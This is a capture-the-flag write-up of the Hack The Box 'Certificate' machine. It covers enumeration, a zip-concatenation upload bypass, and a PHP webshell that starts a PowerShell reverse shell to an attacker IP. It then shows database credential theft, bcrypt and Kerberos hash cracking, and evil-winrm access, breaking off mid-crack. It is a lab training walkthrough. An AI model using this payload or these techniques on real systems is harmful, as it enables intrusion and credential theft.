Hack The Box: Certificate
Certificate is a hard-difficulty windows machine from Hack The Box where -> Bypass upload filter (zip) upload PHP webshell → RCE -> Dump DB / extract password hash → crack locally → use credentials. -> Analyse PCAP → extract Kerberos ticket/hash → crack with hashcat → compromise next user. -> Exploit ESC in ADCS → gain ADCS privileged user → exfiltrate ADCS private key. -> Golden Certificate attack (use ADCS key to mint cert) → impersonate Administrator → read root flag.
Enumeration
Nmap Scan
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
┌──(kali㉿kali)-[~/Downloads/certificate]
└─$ nmap -A -v 10.10.11.71
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-03 03:59 EDT
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
80/tcp   open  http          Apache httpd 2.4.58 (OpenSSL/3.1.3 PHP/8.0.30)
|_http-server-header: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.0.30
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Did not follow redirect to http://certificate.htb/
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-10-03 15:59:28Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: certificate.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-10-03T16:00:59+00:00; +8h00m00s from scanner time.
| ssl-cert: Subject: commonName=DC01.certificate.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.certificate.htb
| Issuer: commonName=Certificate-LTD-CA
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2024-11-04T03:14:54
| Not valid after:  2025-11-04T03:14:54
| MD5:   0252:f5f4:2869:d957:e8fa:5c19:dfc5:d8ba
|_SHA-1: 779a:97b1:d8e4:92b5:bafe:bc02:3388:45ff:dff7:6ad2
3269/tcp open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: certificate.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.certificate.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.certificate.htb
| Issuer: commonName=Certificate-LTD-CA
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2024-11-04T03:14:54
| Not valid after:  2025-11-04T03:14:54
| MD5:   0252:f5f4:2869:d957:e8fa:5c19:dfc5:d8ba
|_SHA-1: 779a:97b1:d8e4:92b5:bafe:bc02:3388:45ff:dff7:6ad2
|_ssl-date: 2025-10-03T16:00:58+00:00; +8h00m00s from scanner time.
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
What we are interested in now is the website of this machine which is on port 80/tcp
we add like we always do the host which is in this case “certificate.htb”.
After that we are going to dig in this website and see what is all about and what functionalities we are allowed to do.

It’s a website for courses that teach topics for students and then of course provide certificates.
Also, when we are talking about courses we will talk about login pages and students X teachers signing in.
So I registered as a student.

Crawling the website manually didnt give me too much actually. I decided to use gobuster to find all the endpoints so I can’t miss anything.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
┌──(kali㉿kali)-[~/Downloads/certificate]
└─$ gobuster dir --url http://certificate.htb -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 100 -x php
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://certificate.htb
[+] Method:                  GET
[+] Threads:                 100
[+] Wordlist:                /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Extensions:              php
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/# license, visit http://creativecommons.org/licenses/by-sa/3.0/.php (Status: 403) [Size: 304]
/# license, visit http://creativecommons.org/licenses/by-sa/3.0/ (Status: 403) [Size: 304]
/blog.php             (Status: 200) [Size: 21940]
/about.php            (Status: 200) [Size: 14826]
/index.php            (Status: 200) [Size: 22420]
/register.php         (Status: 200) [Size: 10916]
/login.php            (Status: 200) [Size: 9412]
/header.php           (Status: 200) [Size: 1848]
/contacts.php         (Status: 200) [Size: 10605]
/static               (Status: 301) [Size: 343] [--> http://certificate.htb/static/]
/footer.php           (Status: 200) [Size: 2955]
/upload.php           (Status: 302) [Size: 0] [--> login.php]
/courses.php          (Status: 302) [Size: 0] [--> login.php]
/About.php            (Status: 200) [Size: 14826]
/Index.php            (Status: 200) [Size: 22420]
/Login.php            (Status: 200) [Size: 9412]
/db.php               (Status: 200) [Size: 0]
/Blog.php             (Status: 200) [Size: 21940]
/examples             (Status: 503) [Size: 404]
/logout.php           (Status: 302) [Size: 0] [--> login.php]
/licenses             (Status: 403) [Size: 423]
/Register.php         (Status: 200) [Size: 10916]
/Contacts.php         (Status: 200) [Size: 10605]
/Header.php           (Status: 200) [Size: 1848]
/INDEX.php            (Status: 200) [Size: 22420]
/Courses.php          (Status: 302) [Size: 0] [--> login.php]
Exploitation
There is an important endpoint here which is “/upload.php” that we didnt find it manually. Going into that directory in website I found something unusual.

He said that the current SID got nothing to show here. I understand that we missing a parametre that it can be either “s_id” or “si_d” or “sid_session”.
And when there is a parametre, there is fuzzing also. So, let’s use fuff to grep the number that will bypass this problem.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
┌──(kali㉿kali)-[~/Downloads/certificate]
└─$ seq 1 100 > numss.txt
ffuf -u "http://certificate.htb/upload.php/?s_id=FUZZ" -w numss.txt -H "Cookie: PHPSESSID=icfeik8sbnp5ag2t0bsjddno09"

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://certificate.htb/upload.php/?s_id=FUZZ
 :: Wordlist         : FUZZ: /home/kali/Downloads/certificate/numss.txt
 :: Header           : Cookie: PHPSESSID=icfeik8sbnp5ag2t0bsjddno09
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

8                       [Status: 200, Size: 9802, Words: 882, Lines: 233, Duration: 206ms]
5                       [Status: 200, Size: 9802, Words: 882, Lines: 233, Duration: 206ms]
23                      [Status: 200, Size: 9821, Words: 880, Lines: 233, Duration: 207ms]
13                      [Status: 200, Size: 9803, Words: 882, Lines: 233, Duration: 207ms]
26                      [Status: 200, Size: 9817, Words: 880, Lines: 233, Duration: 208ms]
36                      [Status: 200, Size: 9801, Words: 882, Lines: 233, Duration: 226ms]
19                      [Status: 200, Size: 9821, Words: 880, Lines: 233, Duration: 225ms]
44                      [Status: 200, Size: 9803, Words: 874, Lines: 233, Duration: 231ms]
42                      [Status: 200, Size: 9803, Words: 874, Lines: 233, Duration: 225ms]
48                      [Status: 200, Size: 9803, Words: 874, Lines: 233, Duration: 230ms]
Okay, all these numbers are working. Let’s try one of them and see the page.

Finally, we managed to access the page which accept pdf files included in a zip. First thing to think about is getting a reverse shell.
So I started by building the reverse shell
1
2
3
4
5
6
7
8
9
10
11
12
┌──(kali㉿kali)-[~/Downloads/certificate]
└─$ cd malicious

┌──(kali㉿kali)-[~/Downloads/certificate/malicious]
└─$ cat shell.php
<?php shell_exec("powershell -nop -c "$client = New-Object System.Net.Sockets.TCPClient('10.10.14.33',4444);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()""); ?>

┌──(kali㉿kali)-[~/Downloads/certificate/malicious]
└─$ zip -r ../malicious.zip ../malicious
  adding: ../malicious/ (stored 0%)
  adding: ../malicious/shell.php (deflated 38%)
Now we create a pdf file and zip it.
1
2
3
4
5
6
7
┌──(kali㉿kali)-[~/Downloads/certificate]
└─$ echo "hh" > fake.pdf

┌──(kali㉿kali)-[~/Downloads/certificate]
└─$ zip fake.zip fake.pdf
  adding: fake.pdf (stored 0%)
Last thing to do is combining both the zipped file to get the final result and upload it.
1
2
3
┌──(kali㉿kali)-[~/Downloads/certificate]
└─$ cat fake.zip malicious.zip > combined.zip
Going to the url which gonna be this one
“http://certificate.htb/static/uploads/761998a043d56a52bd3f46a3bda61273/malicious/shell.php”
I got a reverse shell!!! Let’s gooo!!
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
┌──(kali㉿kali)-[~/Downloads/certificate]
└─$ nc -lvnp 4444
listening on [any] 4444 ...

PS C:\xampp\htdocs\certificate.htb\static\uploads\761998a043d56a52bd3f46a3bda61273\malicious>type C:\xampp\htdocs\certificate.htb\db.php
<?php
// Database connection using PDO
try {
    $dsn = 'mysql:host=localhost;dbname=Certificate_WEBAPP_DB;charset=utf8mb4';
    $db_user = 'certificate_webapp_user'; // Change to your DB username
    $db_passwd = 'cert!f!c@teDBPWD'; // Change to your DB password
    $options = [
        PDO::ATTR_ERRMODE => PDO::ERRMODE_EXCEPTION,
        PDO::ATTR_DEFAULT_FETCH_MODE => PDO::FETCH_ASSOC,
    ];
    $pdo = new PDO($dsn, $db_user, $db_passwd, $options);
} catch (PDOException $e) {
    die('Database connection failed: ' . $e->getMessage());
}
?>
Now that we found credentials for mysql database that is accessiable online internally. I just connected to the database and dumped the users with their hashes.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
PS C:\xampp\htdocs\certificate.htb> cd C:\xampp\mysql\bin
PS C:\xampp\mysql\bin> .\mysql.exe -u certificate_webapp_user -p"cert!f!c@teDBPWD" certificate_webapp_db -e "SELECT * FROM users;"
id      first_name      last_name       username        email   password        created_at      role    is_active
1       Lorra   Armessa Lorra.AAA       lorra.aaa@certificate.htb       $2y$04$bZs2FUjVRiFswY84CUR8ve02ymuiy0QD23XOKFuT6IM2sBbgQvEFG    2024-12-23 12:43:10 teacher  1
6       Sara    Laracrof        Sara1200        sara1200@gmail.com      $2y$04$pgTOAkSnYMQoILmL6MRXLOOfFlZUPR4lAD2kvWZj.i/dyvXNSqCkK    2024-12-23 12:47:11 teacher  1
7       John    Wood    Johney  johny009@mail.com       $2y$04$VaUEcSd6p5NnpgwnHyh8zey13zo/hL7jfQd9U.PGyEW3yqBf.IxRq    2024-12-23 13:18:18     student 1
8       Havok   Watterson       havokww havokww@hotmail.com     $2y$04$XSXoFSfcMoS5Zp8ojTeUSOj6ENEun6oWM93mvRQgvaBufba5I5nti    2024-12-24 09:08:04     teacher      1
9       Steven  Roman   stev    steven@yahoo.com        $2y$04$6FHP.7xTHRGYRI9kRIo7deUHz0LX.vx2ixwv0cOW6TDtRGgOhRFX2    2024-12-24 12:05:05     student 1
10      Sara    Brawn   sara.b  sara.b@certificate.htb  $2y$04$CgDe/Thzw/Em/M4SkmXNbu0YdFo6uUs3nB.pzQPV.g8UdXikZNdH6    2024-12-25 21:31:26     admin   1
12      aa      aa      aa      aa@gmail.com    $2y$04$cWh9S8NgzF9ozPInuH.49O1fKE4MqBVGuN.MoAx5oeh2zPH2nT26O    2025-10-03 09:16:01     student 1
13      toto    toto    toto    toto@toto.com   $2y$04$naOTQd5GDC6JCKiIx4bL4uah84tHzspMop3An/mvRDFfxOIfrsKTe    2025-10-03 09:16:15     teacher 0
15      titi    titi    titi    titi@titi.com   $2y$04$AGCPbDhjGfmOetZoH/fEWO5ivwAiJYDh9uea.cGkFHd/aOHZ1tSzW    2025-10-03 09:19:22     student 1
PS C:\xampp\mysql\bin>
Now that we have the hashes let’s go ahead and save them in a single file which i will call it “hash” and then crack them.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
──(kali㉿kali)-[~/Downloads/certificate]
└─$ hashcat -m 3200  hash --wordlist /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian  Linux, None+Asserts, RELOC, SPIR-V, LLVM 18.1.8, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
====================================================================================================================================================
* Device #1: cpu-sandybridge-AMD Ryzen 5 7535HS with Radeon Graphics, 1435/2934 MB (512 MB allocatable), 2MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 72

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Single-Hash
* Single-Salt

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 0 MB

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

$2y$04$CgDe/Thzw/Em/M4SkmXNbu0YdFo6uUs3nB.pzQPV.g8UdXikZNdH6:Blink182

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 3200 (bcrypt $2*$, Blowfish (Unix))
Hash.Target......: $2y$04$CgDe/Thzw/Em/M4SkmXNbu0YdFo6uUs3nB.pzQPV.g8U...kZNdH6
Time.Started.....: Fri Oct  3 05:50:09 2025 (32 secs)
Time.Estimated...: Fri Oct  3 05:50:41 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:      379 H/s (1.44ms) @ Accel:2 Loops:16 Thr:1 Vec:1
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 12224/14344385 (0.09%)
Rejected.........: 0/12224 (0.00%)
Restore.Point....: 12220/14344385 (0.09%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-16
Candidate.Engine.: Device Generator
Candidates.#1....: asdasdasd -> Blink182
Hardware.Mon.#1..: Util: 87%
We pwned “sara.b” user now and guess what ? We still didnt got our flag yet. Her password is “Blink182”.
Let’s go ahead and access the shell of our new user using winrm.
1
2
3
4
5
6
7
8
9
10
11
┌──(sanke㉿vbox)-[~/Downloads/certificate]
└─$ evil-winrm  -i 10.10.11.71 -u sara.b -p Blink182

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Sara.B\Documents>
And we still don’t have the user.txt flag yet. When enumeration the /Documents folder. I found a pcap file so what i did is downloading the pcap file and opened it using a graphical tool called “NetworkMiner” to get all the credentials from the file and also the files that i can download them.
1
2
3
4
5
6
*Evil-WinRM* PS C:\Users\Sara.B\Documents\WS-01> download WS-01_PktMon.pcap

Info: Downloading C:\Users\Sara.B\Documents\WS-01\WS-01_PktMon.pcap to WS-01_PktMon.pcap

Info: Download successful!
*Evil-WinRM* PS C:\Users\Sara.B\Documents\WS-01>

now that we have two hashes for Lion.SK user, let’s try to crack them.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
──(sanke㉿vbox)-[~/Downloads/certificate]
└─$ hashcat -m 19900 -a 0 hashes.txt  /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian  Linux, None+Asserts, RELOC, SPIR-V, LLVM 18.1.8, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
====================================================================================================================================================
* Device #1: cpu-haswell-AMD Ryzen 5 3600 6-Core Processor, 4301/8666 MB (2048 MB allocatable), 5MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt
* Slow-Hash-SIMD-LOOP

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 1 MB

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

$krb5pa$18$Lion.SK$CERTIFICATE.HTB$23f5159fa1c66ed7b0e561543eba6c010cd31f7e4a4377c2925cf306b98ed1e4f3951a50bc083c9bc0f16f0f586181c9d4ceda3fb5e852f0:!QAZ2wsx

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 19900 (Kerberos 5, etype 18, Pre-Auth)
Hash.Target......: $krb5pa$18$Lion.SK$CERTIFICATE.HTB$23f5159fa1c66ed7...e852f0
Time.Started.....: Fri Oct  3 16:59:40 2025 (2 secs)
Time.Estimated...: Fri Oct  3 16:59:42 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:     9279 H/s (12.02ms) @ Accel:128 Loops:1024 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 14080/14344385 (0.10%)
Rejected.........: 0/14080 (0.00%)
Restore.Point....: 13440/14344385 (0.09%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:3072-4095
Candidate.Engine.: Device Generator
